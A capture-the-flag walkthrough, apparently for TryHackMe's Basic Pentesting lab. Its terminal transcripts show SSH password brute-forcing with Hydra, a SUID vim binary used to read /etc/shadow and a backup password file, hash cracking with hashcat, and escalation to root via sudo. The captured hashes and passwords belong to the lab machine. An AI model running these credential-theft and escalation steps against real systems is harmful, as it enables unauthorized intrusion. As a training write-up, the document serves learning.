
Foothold



```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/basic_pentesting]
└─$ hydra -l "jan" -P /usr/share/wordlists/rockyou.txt ssh://10.10.15.140
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for i
llegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-12 12:20:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://10.10.15.140:22/
[22][ssh] host: 10.10.15.140   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-12 12:20:56
```



```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/basic_pentesting]
└─$ ssh jan@10.10.15.140
jan@10.10.15.140's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Jan 12 02:20:18 2024 from 10.8.153.207
jan@basic2:~$ 
```

Horizonal Privilege Escalation




```
jan@basic2:~$ sudo -l
[sudo] password for jan:
Sorry, user jan may not run sudo on basic2.
jan@basic2:~$ 
```




```
jan@basic2:~$ find / -type f -perm -4000 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/vim.basic
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/passwd
/bin/su
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
```


vim.basic is unusual



```
jan@basic2:~$ /usr/bin/vim.basic /etc/shadow
```



```
kay:$6$ON8Wi9Ow$Puwzhgbc2chaNEqWFO/UVH2yJ5zVb3WirwtCxQ5ssr2OEMAuYCrHscUNe.KPUhH6ND4CYx9WWu449W3mrzVtk/:17644:0:99999:7:::
sshd:*:17638:0:99999:7:::
tomcat9:!:17639::::::
jan:$6$Bbz6m7oU$WjYF4ZiF/QuPuiNAzl7bthT8LvIWikymEtX6tZ0WplHQUmMezufOCrKQRdxqbP8j03.x.pXv04xDgexxwbIIG0:17640:0:99999:7:::
```




```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/basic_pentesting]
└─$ hashcat hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1
[The pocl project]
==================================================================================================================================
===============
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-6300U CPU @ 2.40GHz, 2853/5771 MB (1024 MB allocatable), 4MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

1800 | sha512crypt $6$, SHA512 (Unix) | Operating System
```


Taking too long.



```
jan@basic2:~$ /usr/bin/vim.basic /home/kay/pass.bak
```


Got password from here.

Username : **kay**
Password : **heresareallystrongpasswordthatfollowsthepasswordpolicy$$**



```
jan@basic2:~$ su kay
Password:
kay@basic2:/home/jan$ █
```


Vertical Privilege Escalation



```
kay@basic2:~$ sudo -l
[sudo] password for kay:
Sorry, try again.
[sudo] password for kay:
Matching Defaults entries for kay on basic2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User kay may run the following commands on basic2:
    (ALL : ALL) ALL
kay@basic2:~$ sudo su
root@basic2:/home/kay# █
```

Flag




```
kay@basic2:~$ sudo su
root@basic2:/home/kay# cd /root
root@basic2:~# ls
flag.txt
root@basic2:~# cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.


Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
```

Other Way for Vertical Privilege Escalation :

